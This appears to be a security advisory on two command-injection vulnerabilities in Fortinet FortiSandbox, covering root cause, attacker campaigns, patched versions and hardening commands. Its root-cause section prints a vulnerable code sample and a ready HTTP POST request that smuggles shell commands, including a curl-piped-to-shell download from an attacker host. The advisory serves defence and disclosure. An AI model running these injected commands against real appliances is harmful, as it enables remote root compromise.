Executive Lead & Threat Landscape

The Cybersecurity and Infrastructure Security Agency (CISA) has expanded its Known Exploited Vulnerabilities (KEV) catalog with the inclusion of two dual critical vulnerabilities affecting Fortinet FortiSandbox: CVE-2026-25089 and CVE-2026-39808. Assigned CVSS v3 base scores of 9.8 Critical, these vulnerabilities stem from improper neutralization of special elements used in an OS command (CWE-78) within the appliance's administrative web engine and diagnostic subsystems.
FortiSandbox serves as an automated dynamic analysis engine integrated into enterprise perimeter defenses, security fabrics, and email security gateways (such as FortiMail and FortiGate). Because sandboxes receive and unpack untrusted files directly from incoming network streams, any vulnerability residing within the sandbox management controller represents an existential threat to enterprise network isolation. Threat actors have actively weaponized these flaws to achieve root shell execution on the host appliance, disabling dynamic threat analysis, deploying persistence implants, and pivoting into core data center networks.
Technical Root Cause & Parser Injection Mechanics
The primary vulnerability (CVE-2026-25089) occurs within the administrative web interface's diagnostic file-processing handler. When administrators or integrated fabric agents submit forensic diagnostic packages or sample metadata via the web API, the backend Python and C-based dispatchers concatenate user-controlled parameter values directly into a shell execution string without prior sanitization or argument escaping:
# Vulnerable pseudo-implementation in diagnostic daemon
def execute_sample_trace(filename, trace_options):
    # Insecure string interpolation passes unsanitized input to /bin/sh
    cmd = f"/usr/bin/sandbox_trace -f {filename} -opt {trace_options}"
    os.system(cmd)  # Attacker injects shell metacharacters: '; curl attacker.com/shell | sh #'
An unauthenticated attacker who sends an HTTP POST request containing shell metacharacters (such as backticks, semicolons ;, or pipe operators |) in the parameter field triggers arbitrary command execution:
POST /api/v1/diagnostics/trace HTTP/1.1
Host: sandbox.enterprise.local
Content-Type: application/x-www-form-urlencoded
Content-Length: 98

filename=sample.exe&trace_options=--fast;id;uname -a;curl -s http://198.51.100.45/init.sh|sh;#
Because the underlying web service runs under the context of the root user (uid=0) on the FortiSandbox Linux-based appliance OS, the injected commands execute immediately with unrestricted administrative privileges, bypassing all sandbox guest-to-host isolation boundaries.
Threat Actor Campaigns & Security Fabric Compromise
Adversaries targeting government and financial sector enterprises exploit FortiSandbox appliances to blind security operations teams:
- Blinding Threat Detection (Whitelisting): Once root access is achieved, adversaries alter the internal verdict database (
/data/db/verdicts.sqlite) to classify known adversary malware hashes and command-and-control (C2) domains as benign ("Clean"). - Fabric Credential Harvesting: The adversary extracts pre-shared keys, API tokens, and TLS client certificates used to authenticate the FortiSandbox with FortiGate firewalls and FortiManager consoles, enabling unauthorized API calls across the entire enterprise fabric.
- Implant Installation: Attackers drop customized ELF backdoor implants into persistent storage partitions (
/data/custom/) that survive appliance reboot cycles and maintain reverse SSH tunnels to offshore proxy infrastructure.
Affected Versions & Patch Firmware Matrix
| FortiSandbox Firmware Branch | Vulnerable Versions | Remediation Firmware Release | Recommended Action |
|---|---|---|---|
| FortiSandbox 4.4 | 4.4.0 through 4.4.3 | FortiSandbox 4.4.4 or higher | Immediate upgrade mandatory |
| FortiSandbox 4.2 | 4.2.0 through 4.2.5 | FortiSandbox 4.2.6 or higher | Immediate upgrade mandatory |
| FortiSandbox 4.0 | 4.0.0 through 4.0.4 | FortiSandbox 4.0.5 or higher | Immediate upgrade mandatory |
| FortiSandbox 3.2 | 3.2.0 through 3.2.4 | Migrate to supported 4.x branch | End of Life branch |
Defensive Playbook & Appliance Hardening Guidelines
Security architects and network administrators must enact the following protective measures immediately:
1. Immediate Firmware Upgrade Deployment
Apply the corresponding patched firmware release (4.4.4, 4.2.6, or 4.0.5) via FortiCloud or the local management console. Verify image integrity with vendor SHA256 checksums prior to installation.
2. Restrict Administrative Interface Access (CLI & GUI)
Never expose FortiSandbox administration ports (HTTPS TCP 443, SSH TCP 22) to external networks. Restrict administrative access to dedicated management interfaces via trust-host definitions:
# FortiSandbox CLI: Configure trusted administrative hosts
config system admin
    edit "admin"
        set trusthost1 10.10.100.0 255.255.255.0
        set trusthost2 10.10.101.5 255.255.255.255
    next
end
3. Enforce FortiGate Fabric Peering Authentication
Verify that FortiGate-to-FortiSandbox sample submission channels utilize mutual TLS (mTLS) with pinned enterprise root certificates, preventing rogue endpoints from submitting malicious diagnostic packages.
4. Appliance Integrity & Process Monitoring
Check for anomalous background processes, unauthorized cron entries, or unexpected network listeners:
# FortiSandbox CLI diagnostic commands
diagnose sys process list
diagnose sys top 5 20
diagnose network sniffer any "port not 443 and port not 22 and port not 514" 1